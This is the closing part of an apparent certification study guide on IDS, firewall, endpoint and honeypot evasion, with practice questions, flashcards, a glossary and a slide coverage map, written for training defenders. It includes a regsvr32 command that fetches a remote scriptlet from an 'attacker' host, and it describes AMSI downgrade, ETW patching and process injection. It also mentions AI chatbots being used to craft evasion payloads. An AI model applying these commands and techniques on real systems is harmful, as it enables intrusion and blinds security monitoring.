Answer: C. -f backgrounds it, -L 5000:host:25 is local-to-remote forwarding, and -N runs no remote command. A uses -R (remote forwarding). B uses -D (dynamic SOCKS), not a fixed forward. D reverses the port order (it would forward local 25 to remote 5000).

Q6. A firewall blocks outbound TCP but allows ping. An attacker hides command output inside the data portion of ICMP echo packets. Which technique is being used?

- A. ACK tunneling
- B. DNS tunneling
- C. ICMP tunneling
- D. HTTP tunneling

Answer: C. ICMP tunneling hides a backdoor shell in ICMP echo data. A uses TCP ACK packets. B uses DNS port 53. D uses HTTP port 80.

Q7. Malware keeps talking to its C&C server by encoding data into DNS queries sent to port 53, and the defender notes that DNSSEC did not catch it. What is the technique, and why did DNSSEC fail?

- A. Fast flux DNS, because the domain changed
- B. DNS tunneling, because DNSSEC authenticates records but does not inspect hidden payload
- C. Source routing, because DNS chose the path
- D. DGA, because the domain was random

Answer: B. DNS tunneling hides data in DNS packets; DNSSEC only signs records for authenticity and cannot see smuggled data. A is a different technique (rapidly changing IP/DNS). C is unrelated to DNS payload. D is about generating random domains, not tunneling data in queries.

Q8. An attacker crafts packets so the TCP header is split across two IP fragments. The filtering router inspects only the first fragment and forwards the rest. What is this, and what condition makes it work?

- A. Session splicing, works only over HTTP
- B. Tiny fragments, works when the device inspects only the first fragment
- C. IP spoofing, works when the source is trusted
- D. Insertion attack, works when the host rejects packets

Answer: B. Tiny fragments split header info so a first-fragment-only check misses the match. A is a TCP-segment technique, not IP fragments. C is about forged source addresses. D is a different IDS-view mismatch concept.

Q9. Which pair correctly matches the evasion idea to the fix?

- A. ACK tunneling -> add more IDS signatures
- B. Tiny fragments -> reassemble fragments before inspection
- C. VLAN hopping -> stronger user passwords
- D. AMSI bypass -> block ICMP at the edge

Answer: B. Forcing reassembly before inspection defeats fragmentation tricks. A is wrong; a stateful firewall, not more signatures, defeats ACK tunneling. C is wrong; disabling DTP defeats VLAN hopping. D is unrelated to AMSI.

Q10. An attacker runs regsvr32.exe /s /n /u /i:http://attacker/evil.sct scrobj.dll on a workstation that enforces application whitelisting. Why can this bypass the whitelist?

- A. Because regsvr32 is a signed, trusted Windows binary that can run a remote scriptlet
- B. Because it requires administrator rights that disable the whitelist
- C. Because it reinstalls Windows Defender
- D. Because /s silently formats the disk

Answer: A. regsvr32 is a trusted signed binary (a LoLBin), so whitelisting that trusts it will run the remote scriptlet (Squiblydoo). B is wrong; it typically works with user rights. C and D misstate the flags (/s is silent, /i calls DllInstall).

Q11. Which three Windows API functions form the classic process-injection sequence?

- A. CreateFile, ReadFile, CloseHandle
- B. VirtualAllocEx, WriteProcessMemory, CreateRemoteThread
- C. RegOpenKey, RegSetValue, RegCloseKey

- D. socket, connect, send

Answer: B. Allocate memory in the target (VirtualAllocEx), write the payload (WriteProcessMemory), and run it (CreateRemoteThread). A is file I/O. C is registry access. D is network I/O.

Q12. An attacker wants to run a credential-dumping script that modern Windows AMSI would block. On a host that still has the old shell installed, what is the simplest AMSI bypass?

- A. Encrypt the disk
- B. Run powershell -version 2, which predates AMSI
- C. Disable the network card
- D. Rename the script to .txt

Answer: B. PowerShell 2.0 has no AMSI, so scripts run unscanned (a downgrade attack). A, C, and D do not affect AMSI scanning of the script.

Q13. During an authorized test, which AI prompt best supports defending against IDS evasion rather than performing an attack?

- A. "Write polymorphic shellcode that changes on each run."
- B. "Generate 10 WAF-evading encodings of this XSS payload."
- C. "Summarize these Snort alerts and rank the 10 most likely real intrusions with reasons."
- D. "Create DGA domains for a C&C channel."

Answer: C. Ranking real intrusions from alerts helps a defender triage. A, B, and D are offensive tasks (evasion payloads, WAF bypass, C&C domains), not defense.

Q14. A red team uses an AI chatbot during an authorized engagement to rewrite a PowerShell loader so it avoids common AMSI signatures. Which v13 topic does this illustrate?

- A. Honeypot deployment
- B. AI-assisted endpoint evasion (the slide lists "Using ChatGPT")
- C. Firewall architecture
- D. Protocol anomaly detection

Answer: B. v13 explicitly lists AI-assisted evasion (using ChatGPT) among endpoint bypass techniques. A, C, and D are unrelated defensive or architectural topics.

Q15. Which Snort rule part contains the action, protocol, IP addresses, ports, and direction?

- A. Rule options
- B. Rule header
- C. Rule payload

- D. Rule signature ID

Answer: B. The rule header holds action, protocol, IPs, ports, and direction. A (options) holds msg and content. C and D are not the named structural halves.

Q16. A stateless packet-filtering firewall allows lone TCP ACK packets because it cannot track connection state. An attacker hides commands inside those ACKs. Which is the correct fix?

- A. Block all ICMP
- B. Replace it with a stateful firewall that tracks sessions
- C. Enable source routing
- D. Lower the TTL on outbound packets

Answer: B. A stateful firewall knows which ACKs belong to real sessions and drops orphan ACKs, defeating ACK tunneling. A targets ICMP, not ACK. C and D do not stop ACK tunneling (and source routing helps attackers).

Q17. An attacker connects to a lobby network jack, sends DTP frames to turn the port into a trunk, and reaches the server VLAN. What technique and tool fit best?

- A. ARP spoofing with Ettercap
- B. VLAN hopping with VLANPWN
- C. DNS poisoning with dnscat2
- D. HTTP tunneling with HTTPort

Answer: B. VLAN hopping abuses DTP to form a trunk; VLANPWN performs VLAN enumeration and hopping. A is a sniffing attack. C is DNS-based. D tunnels over HTTP.

Q18. Which honeypot classification describes a decoy that emulates the full, real production network of the organization?

- A. Low-interaction honeypot
- B. Medium-interaction honeypot
- C. High-interaction honeypot
- D. Pure honeypot

Answer: D. A pure honeypot emulates the real production network. A simulates only a few services, B simulates an OS plus services, and C simulates all services but is not described as a full production-network emulation.

Q19. An attacker scans a host and sees a service banner that does not match the service's real behavior, a VMware OUI in the MAC, higher-than-normal latency, and several unrelated open ports. What is the most likely conclusion?

- A. The host is a hardened bastion host
- B. The host is a honeypot
- C. The host is an IPS in inline mode

- D. The host is a DNS server

Answer: B. Mismatched banners, virtualization OUI, lag, and odd open ports are classic honeypot detection signals. A, C, and D do not explain all four signals together.

Q20. Which nmap command best measures response-time variability to help spot a honeypot?

- A. nmap -sn 10.0.0.0/24
- B. nmap -p 80 --scan-delay 1s --max-retries 5 target
- C. nmap -O target
- D. nmap -sV -p- target

Answer: B. --scan-delay and --max-retries control timing so you can observe latency and variability. A is a ping sweep. C is OS detection. D enumerates all ports and versions but is not focused on latency.

Q21. A WAF blocks the word "alert" in requests. The attacker submits a script that builds "alert" at runtime using String.fromCharCode with ASCII values. What is this an example of?

- A. SQL injection
- B. WAF evasion by encoding/obfuscation
- C. Session hijacking
- D. Source routing

Answer: B. Re-encoding the payload (ASCII codes, hex, mixed case) hides it from a signature WAF while the browser still runs it. A, C, and D are unrelated techniques.

Q22. Which statement about insertion and evasion attacks is correct?

- A. In insertion, the host accepts a packet the IDS rejects
- B. In evasion, the IDS accepts a packet the host rejects
- C. In insertion, the IDS accepts a packet the host rejects
- D. Insertion and evasion mean the same thing

Answer: C. Insertion: the IDS accepts extra data the host rejects, so the IDS sees too much. Evasion is the reverse (host accepts, IDS rejects). A and B swap the definitions. D is false; they are opposites.

Q23. An organization places its public web and mail servers in a subnet that the Internet can reach but that is isolated from the internal LAN. What is this subnet called?

- A. Bastion host
- B. Screened subnet (DMZ)
- C. Multi-homed interface
- D. Honeynet

Answer: B. A screened subnet, or DMZ, holds public-facing servers isolated from the private network. A is a single hardened host. C is a firewall with multiple interfaces. D is a network of honeypots.

Q24. An attacker uses the built-in certutil.exe to download a payload because it is signed by Microsoft and common in admin scripts. What category does this fall under, and what is the best detection approach?

- A. Process injection, detect remote threads
- B. LoLBin abuse, detect unusual arguments to trusted binaries
- C. Tiny fragments, reassemble packets
- D. ACK tunneling, use a stateful firewall

Answer: B. certutil is a living-off-the-land binary; detection relies on spotting abnormal use (for example downloading from the Internet), since the binary itself is legitimate. A, C, and D describe different techniques and fixes.

Q25. An attacker patches the EtwEventWrite function in ntdll.dll to return 0 (SUCCESS) without logging. What is the goal?

- A. Encrypt the payload in memory
- B. Disable Event Tracing for Windows so EDR loses telemetry
- C. Spoof the thread call stack
- D. Downgrade PowerShell

Answer: B. Patching EtwEventWrite blinds ETW-based telemetry. A, C, and D are different endpoint-evasion techniques listed in the module, not what patching EtwEventWrite does.

Q26. Which countermeasure best defends a network against the broad family of IDS-evasion tricks like fragmentation, session splicing, and TTL manipulation?

- A. Publish all firewall rules publicly
- B. Use a traffic normalizer and force the IDS to reassemble packets in order
- C. Allow source routing for flexibility
- D. Disable logging to save space

Answer: B. Normalizing traffic and forcing ordered reassembly makes the IDS see exactly what the host will see, which defeats fragmentation, splicing, and TTL mismatch. A, C, and D weaken security.

Q27. A firewall policy is set to "deny all traffic, then allow only the services that are required." Why is this the recommended model?

- A. It is faster to type
- B. It minimizes the attack surface by permitting only known-needed traffic
- C. It disables logging automatically

- D. It allows all outbound FTP by default

Answer: B. Default-deny permits only explicitly needed services, shrinking what an attacker can reach. A is irrelevant. C is false. D contradicts the guidance to disable FTP by default.

10. Flashcards

Q: What does an IDS do? | A: Detects suspicious traffic and raises an alert; it does not block. Q: What does an IPS do? | A: Detects and also blocks; it is an active IDS. Q: What is a firewall? | A: Hardware/software that filters traffic by rules at the gateway. Q: What is a honeypot? | A: A decoy with no production value set up to attract and trap attackers. Q: Signature recognition is also called? | A: Misuse detection. Q: Which detection flags deviation from normal behavior? | A: Anomaly detection. Q: Which detection flags breaking a protocol standard? | A: Protocol anomaly detection. Q: Define false negative. | A: An attack occurred but no alert was raised (the worst case). Q: Define false positive. | A: An alert fired but no attack took place. Q: NIDS vs HIDS? | A: NIDS watches network traffic; HIDS watches one host. Q: Packet filtering firewall OSI layer? | A: Network layer, layer 3. Q: Circuit-level gateway OSI layer? | A: Session layer, layer 5. Q: Application/proxy firewall OSI layer? | A: Application layer, layer 7. Q: What is a bastion host? | A: A hardened, exposed host with public and private interfaces. Q: What is a DMZ? | A: A screened subnet of public servers isolated from the LAN. Q: What is firewalking? | A: Using TTL one hop past the firewall to map its ACL rules. Q: What is banner grabbing? | A: Reading service banners to fingerprint vendor and version. Q: What is IP spoofing? | A: Forging the source IP to look like a trusted host. Q: What is source routing? | A: The sender chooses the packet path to avoid monitored segments. Q: What are tiny fragments? | A: Splitting the TCP header across fragments to dodge first-fragment checks. Q: What is session splicing? | A: Splitting the payload across many TCP segments to avoid signatures. Q: ICMP tunneling hides data where? | A: In the data portion of ICMP echo packets. Q: ACK tunneling abuses what? | A: The trusted nature of TCP ACK packets; stopped by stateful firewalls. Q: HTTP tunneling uses which port? | A: TCP 80 (tools HTTPort and HTTHost). Q: DNS tunneling uses which port? | A: UDP 53; tools iodine and dnscat2. Q: Can DNSSEC detect DNS tunneling? | A: No; it authenticates records but not hidden payload. Q: SSH forwarding flags? | A: -L local, -R remote, -D dynamic SOCKS. Q: SSH tunnel default port? | A: TCP 22. Q: Snort rule two parts? | A: Rule header and rule options. Q: Snort rule actions? | A: alert, log, pass, drop, reject, sdrop. Q: VLAN hopping abuses which protocol? | A: DTP (Dynamic Trunking Protocol). Q: What are LoLBins? | A: Trusted built-in binaries abused to run attacker code. Q: Process injection API trio? | A: VirtualAllocEx, WriteProcessMemory, CreateRemoteThread. Q: Simplest AMSI bypass on a legacy host? | A: Run powershell -version 2 (no AMSI). Q: What does patching EtwEventWrite do? | A: Disables ETW logging so EDR loses telemetry. Q: What is a .cpl file? | A: A Control Panel applet, which is really a DLL. Q: regsvr32 flags /s /n /u /i meaning? | A: Silent, no register, unregister, call DllInstall. Q: What is ghostwriting? | A: Reshaping malware bytes without changing function to beat signatures. Q: What is DLL hijacking? | A: Placing a malicious DLL with a legit name where the app looks first. Q:

Honeypot interaction levels? | A: Low, Medium, High, Pure. Q: Classic SSH/Telnet honeypot? | A: Cowrie. Q: Best tool to detect a honeypot by service and ports? | A: Nmap. Q: Best tool to detect a honeypot by MAC/OUI? | A: arp-scan. Q: Top IDS-evasion defense? | A: Traffic normalization plus forced fragment reassembly. Q: Model firewall policy? | A: Deny all, then allow only required services. Q: Best defense vs signature-only antivirus evasion? | A: Behavior-based EDR plus least privilege and segmentation.

11. Glossary

- ACK tunneling: Hiding payloads in TCP ACK packets to pass stateless firewalls.
- ACL (Access Control List): A firewall's ordered list of allow and deny rules.
- AMSI: Windows Antimalware Scan Interface that lets apps submit content for scanning.
- Anomaly detection: Flagging traffic that deviates from a learned normal baseline.
- Application-level firewall: A layer-7 firewall that filters by application protocol.
- Bastion host: A hardened, exposed host that gateways traffic between networks.
- BITS: Background Intelligent Transfer Service used for background downloads, abusable.
- Banner grabbing: Reading service announcements to fingerprint vendor and version.
- Circuit-level gateway: A layer-5 firewall that approves sessions, not payloads.
- C&C (Command and Control): The attacker server that controls infected hosts.
- CPL side-loading: Hiding malware in a Control Panel applet (a DLL) file.
- DAQ: Snort's data acquisition layer for capturing packets.
- Dechaining macros: Spawning via COM (ShellCOM, XMLDOM, WMI) to hide parent-child links.
- DGA (Domain Generation Algorithm): Malware generating many random C&C domains.
- DLL hijacking: Tricking an app into loading a malicious DLL placed in its folder.
- DMZ (Demilitarized Zone): A screened subnet of public servers isolated from the LAN.
- DNS tunneling: Smuggling data inside DNS queries on UDP port 53.
- DNSSEC: DNS Security Extensions that sign records but do not detect tunneling.
- DTP (Dynamic Trunking Protocol): Cisco protocol abused to form a trunk in VLAN hopping.
- EDR (Endpoint Detection and Response): A behavior-based endpoint monitoring agent.
- ETW (Event Tracing for Windows): Built-in logging that EDRs use and attackers disable.
- Evasion attack: The host accepts a packet the IDS rejects, so the IDS sees too little.
- False negative: An attack with no alert (the most dangerous outcome).
- False positive: An alert with no real attack (a nuisance).
- Fast flux DNS: Rapidly changing IPs and DNS names to beat blacklists.
- Firewalking: Using TTL one hop past a firewall to map its ACL rules.
- Ghostwriting: Reshaping malware code structure without changing its function.

- HIDS (Host-based IDS): An IDS that audits events on one host.
- Honeynet: A network of honeypots that looks like a real network.
- Honeypot: A decoy system with no production value used to trap and study attackers.
- HTML smuggling: Building a malicious file in the browser via HTML5/JavaScript.
- HTTP tunneling: Wrapping other traffic inside HTTP on port 80 (HTTPort, HTTHost).
- ICMP tunneling: Hiding a backdoor shell in the data of ICMP echo packets.
- IDS (Intrusion Detection System): Detects and alerts on suspicious traffic.
- Insertion attack: The IDS accepts a packet the host rejects, so the IDS sees too much.
- IPS (Intrusion Prevention System): Detects and blocks; an active IDS.
- LoLBin (Living off the Land Binary): A trusted built-in tool abused by attackers.
- MITM (Man-in-the-Middle): Sitting between two parties, often via DNS poisoning.
- Multi-homed firewall: A firewall with two or more interfaces for segmentation.
- NAC (Network Access Control): Checks a device's identity and health before access.
- NIDS (Network-based IDS): An IDS that watches network traffic in promiscuous mode.
- Obfuscation: Changing code's appearance without changing its behavior.
- OUI (Organizationally Unique Identifier): The vendor part of a MAC address.
- Packet filtering firewall: A layer-3 firewall filtering by IP, port, and protocol.
- Polymorphic shellcode: Shellcode whose bytes change each run to dodge signatures.
- Pre-authenticated device: Piggybacking on an already-authenticated host to beat NAC.
- Process injection: Inserting code into a running process's memory to run hidden.
- Promiscuous mode: A NIC mode that reads all packets on the wire.
- Protocol anomaly detection: Flagging traffic that breaks protocol standards.
- Pure honeypot: A decoy that emulates the full production network.
- Session splicing: Splitting an attack payload across many TCP segments.
- Signature recognition: Matching traffic to known attack patterns (misuse detection).
- Snort: Open-source rules-based NIDS with sniffer, logger, and detection modes.
- Source routing: The sender choosing the packet's route to avoid monitored paths.
- Stateful inspection: Tracking connection state to judge packet legitimacy.
- Suricata: A multi-threaded IDS/IPS/NSM engine.
- Tiny fragments: Splitting the TCP header across IP fragments to dodge filters.
- True negative: No attack and no alert (correct).
- True positive: An attack and an alert (correct).
- TTL (Time To Live): An IP hop counter exploited by traceroute and firewalking.
- VLAN hopping: Reaching another VLAN by abusing DTP or double tagging.
- WAF (Web Application Firewall): A firewall that inspects HTTP for web attacks.
- Zeek: A network analysis and logging framework, formerly named Bro.

12. Coverage Report

12.1 Page (slide) to guide-section mapping

Slide(s)	Topic	Guide section
2	Learning objectives	3.1
4	IDS/IPS concepts, how IDS works	3.2
5	Detection methods	3.3
6	Types of IDS (NIDS, HIDS)	3.4
7	Types of IDS alerts	3.5
8	Firewall concept	3.6
9	Firewall architecture	3.7
10	Types of firewalls	3.8
12	Snort	3.9
13	Snort rules	3.10
14	Other IDS tools (Suricata)	3.11
15	IPS tools (Trellix)	3.12
16	Firewall products	3.13
18	Evasion techniques overview	3.14
19	IDS/firewall identification	3.15
20	Spoofing, source routing, fragments	3.16
21	IP in place of URL	3.17
22	Anonymizers	3.17
23	Proxy server	3.17
24	ICMP tunneling	3.18
25	ACK tunneling	3.19
26	HTTP tunneling	3.20
27	HTTPort/HTTHost steps	3.20
28	SSH tunneling	3.21
29	Bitvise, LPF/RPF/DPF	3.21
30	DNS tunneling	3.22
31	External systems	3.23
32	MITM attacks	3.24
34	XSS/WAF evasion	3.25

Slide(s)	Topic	Guide section
35	Other WAF bypass	3.26
36	HTML smuggling	3.27
37	Windows BITS	3.28
38	Other IDS evasion list	3.29
40	NAC/endpoint overview	3.30
41	VLAN hopping, pre-auth device	3.31
42	Ghostwriting, whitelisting	3.32
43	Dechaining macros	3.33
44	Clearing memory hooks	3.34
45	Process injection	3.35
46	LoLBins	3.36
47	CPL side-loading	3.37
50	AMSI bypass	3.38
51	Other endpoint bypass	3.39
52	Other endpoint bypass cont	3.39
54	Honeypot concept	3.40
55	Types of honeypots	3.41
56	Honeypot tools	3.42
57	Detecting honeypots	3.43
59	Defend IDS evasion	3.44
60	Defend firewall evasion	3.45
61	Defend endpoint evasion	3.46
62	Module summary	3.47

12.2 [UNCLEAR] items

- No full slide was unreadable. The source transcription of several tool screenshots (Snort, Suricata htop, HTTPort/HTTHost, iodine, x64dbg) contained OCR noise. Where exact on-screen text was noisy, the guide used the clear slide captions and standard tool behavior and labeled added details as ADDED CONTEXT or verify.
- Slide 38 numbering in the source mixed the order of the 18 items (for example "Fragmentation Attack" shown as item 8). The guide lists all 18 techniques; only the display order was ambiguous, not the item set.

12.3 Items to double check (marked "verify" in text)

- Snort build version shown on the slide: 2.9.20. Confirm the current stable Snort release for your exam date.

- The slide associates Snort IDS with TCP 80 and UDP 53 for self-identification during scanning; confirm against current ManageEngine/Snort behavior.
- Snort direction operators: -> and <> only (no <-). Confirmed against Snort documentation.
- bitsadmin is being superseded by the PowerShell Start-BitsTransfer cmdlets; confirm wording for your exam build.

12.4 Inventory coverage confirmation

Every slide from 2 to 62 in the transcription is mapped to a section in 12.1. All tools (Snort, Suricata, Zeek, OSSEC, Samhain, Juniper IDP, Cisco Secure IPS, Trellix, Check Point, Palo Alto, firewall products, Hping, Nping, IMPTX, HTTPort, HTTHost, OpenSSH, Bitvise, iodine, dnscat2, sslscan, SecLists, VLANPWN, FENRIR, Ghostwriting.sh, rundll32, regsvr32, bitsadmin, certutil, x64dbg, CPLResourceRunner, Deimos C2, Metasploit, HoneyBOT, Cowrie, Valhala, StingBox, Blumira, NeroSwarm, Nmap, arp-scan), every command (ssh, hping3, snort, regsvr32, nmap, arp-scan, bitsadmin, ftp), every protocol and port (ICMP, TCP ACK, HTTP 80, DNS 53, SSH 22, SMTP 25, FTP 21, Telnet 23, Syslog 514/1514), every evasion technique (the 15-item and 18-item lists and the 24-item NAC/endpoint list), honeypot types and tools, and all three countermeasure slides are covered in sections 3 through 8. All practice questions include inline explanations as requested.